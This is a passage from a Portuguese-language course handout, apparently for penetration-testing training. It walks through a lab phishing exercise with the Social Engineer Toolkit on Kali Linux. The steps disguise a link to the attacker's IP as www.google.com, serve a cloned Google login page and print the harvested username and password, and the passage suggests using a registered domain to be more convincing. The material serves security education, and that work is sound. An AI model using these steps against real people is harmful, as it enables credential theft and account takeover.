


Figura 4.27 – Inserção de link no texto da mensagem
Fonte: Elaborado por Cleiton Alves (2020)

Quando a área *Inspect Element* estiver disponível, como mostrado na Figura "Edição do link no texto da mensagem", deixe selecionado www.google.com, clique com o botão direito do mouse na opção Edit as HTML.




Figura 4.28 – Edição do link no texto da mensagem
Fonte: Elaborado por Cleiton Alves (2020)

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

Na caixa de diálogo HTML, digite <a href="http://192.168.1.#"> www.google.com </a>. Note que o símbolo # se refere ao endereço IP do seu computador Kali Linux.

```
<div>< a
href="http://192.168.1.34">www.google.com</a>
</div>
```

Figura 4.29 – Link para a página falsa
Fonte: Elaborado por Cleiton Alves (2020)

Com o link definido, clique em *Send* para enviar sua mensagem para a caixa postal da vítima.

4.8.3 Etapa 3: Simulando o ataque de phishing

Assim que o e-mail for enviado, você pode acessar a caixa postal para a qual a mensagem foi enviada. Como observado na Figura "Caixa de entrada de e-mail da vítima", a mensagem enviada foi aberta na caixa de entrada do computador da vítima.




Figura 4.30 – Caixa de entrada de e-mail da vítima
Fonte: Elaborado por Cleiton Alves (2020)

Nota: Como estamos usando um serviço de e-mail da Google, há grandes chances de essa mensagem ser filtrada e ir para a caixa de Spam, sendo assim, caso você não a visualize na caixa de entrada a mensagem, abra a guia Spam.

Na mensagem de e-mail, clique no link www.google.com para abri-lo. Você será levado a uma falsa e convincente página de login do Google. Como a mostrada na Figura "Página de login falsa". Note que o endereço que aparece na barra de navegação é o do computador Kali Linux.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

Nota: Se você não for direcionado para a página de login do Google automaticamente, digite o endereço do seu computador Kali Linux na barra de endereço.




Figura 4.31 – Página de login falsa
Fonte: Elaborado por Cleiton Alves (2020)

Digite suas credenciais e clique em *Sign in*. Uma vez que a vítima clica no botão Sign in, as informações de autenticação são enviadas para o computador Kali Linux. Verifique se você foi levado à página inicial real do Google.

4.8.4 Etapa 4: Verificando se as credenciais foram coletadas

a) Volte para o seu terminal no Kali Linux, no qual está executando o Social Engineer Toolkit, e verifique se você capturou as credenciais do usuário.

Note que a Figura “Captura de credenciais do usuário” apresenta, nas linhas POSSIBLE USERNAME e PASSWORD FIELD FOND, as credenciais do usuário. Para cancelar a execução, pressione Ctrl+C e depois Enter.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

```
192.168.1.41 - - [04/Feb/2020 14:09:53] "GET /favicon.ico HTTP/1.1" 404 -

Exception happened during processing of request from ('192.168.1.41', 48790)
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
tUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=☃
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=aluno100fiap@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=S3nh22020
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figura 4.32 – Captura de credenciais do usuário
Fonte: Elaborado por Cleiton Alves (2020)

Embora a página de *login* falsa seja relativamente convincente, a presença de um endereço IP na barra de URL é suspeita, mas o que poderia ser feito para tornar isso mais convincente?

Uma possível solução aponta que o ataque seria mais convincente se a URL fosse um nome de domínio real e não um endereço IP. Por exemplo, você pode executar esse procedimento e coletar de credenciais em um domínio que possa ter sido registrado anteriormente.

Além da engenharia social, pode ser solicitado que você faça testes de segurança física da organização. Afinal, as defesas técnicas da organização são menos importantes se alguém puder comprometer os ativos físicos.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

REFERÊNCIAS

CLULEY, Graham. **Coronavirus map used to spread malware.** 2020. Disponível em: <https://www.grahamcluley.com/coronavirus-map-used-to-spread-malware/>. Acesso em: 26 fev. 2021.

CYBER Card #09 – Coronavirus: un'epidemia di Malware. 2020. Disponível em: <https://www.cyberguru.it/2020/03/09/cyber-card-09-coronavirus-unepidemia-di-malware/>. Acesso em: 26 fev. 2021.

DEMARTINI, F. **Golpistas estão usando SMS para roubar dados bancários.** 2017. Disponível em: <https://canaltech.com.br/seguranca/golpistas-estao-usando-sms-para-roubar-dados-bancarios-99702/>. Acesso em: 26 fev. 2021.

GREENE, T. C. **Chapter One:** Kevin Mitnick's story. 2003. Disponível em: <https://www.theregister.co.uk/2003/01/13/chapter_one_kevin_mitnicks_story>. Acesso em: 26 fev. 2021.

MOUTON, F.; et. al. **Social Engineering Attack Examples, Templates and Scenarios.** 2016. Disponível em: <https://researchspace.csir.co.za/dspace/bitstream/handle/10204/9185/Mouton_2016.pdf?sequence=1&isAllowed=y>. Acesso em: 26 fev. 2021.

MITNICK, K.; SIMON, W. L. **A Arte de Enganar – Ataques de hackers:** controlando o fator humano na Segurança da Informação. [s.d.]: Pearson Universidades, 2003.

OFFENSIVE SECURITY. **MSFVENOM.** Disponível em: <https://www.offensive-security.com/metasploit-unleashed/Msfvenom/>. Acesso em: 26 fev. 2021.

REGISTRO.BR. **Boletos maliciosos.** [s.d.]. Disponível em: <https://registro.br/boletos-maliciosos/>. Acesso em: 26 fev. 2021.

ROHR, A. **Governo dos Estados Unidos alerta para fraudes cibernéticas envolvendo o coronavírus.** 2020. Disponível em: <https://g1.globo.com/economia/tecnologia/blog/altieres-rohr/post/2020/03/10/governo-dos-estados-unidos-alerta-para-fraudes-ciberneticas-envolvendo-o-coronavirus.ghtml>. Acesso em: 26 fev. 2021.

_____. **Saiba como funcionam os vírus que roubam senhas de banco.** 2009. Disponível em: <http://g1.globo.com/Noticias/Tecnologia/0,,MUL1320716-6174,00-SAIBA+COMO+FUNCIONAM+OS+VIRUS+QUE+ROUBAM+SENHAS+DE+BANCO.html>. Acesso em: 26 fev. 2021.

SECURITY THROUGH EDUCATION. **The Social Engineering Framework.** 2021. Disponível em: <https://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/>. Acesso em: 26 fev. 2021.

SHIMOMURA, T.; MARKOFF, J. **Contra-ataque: a história da captura do pirata cibernético mais procurando dos Estados Unidos**. São Paulo: Companhia das Letras, 1996.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com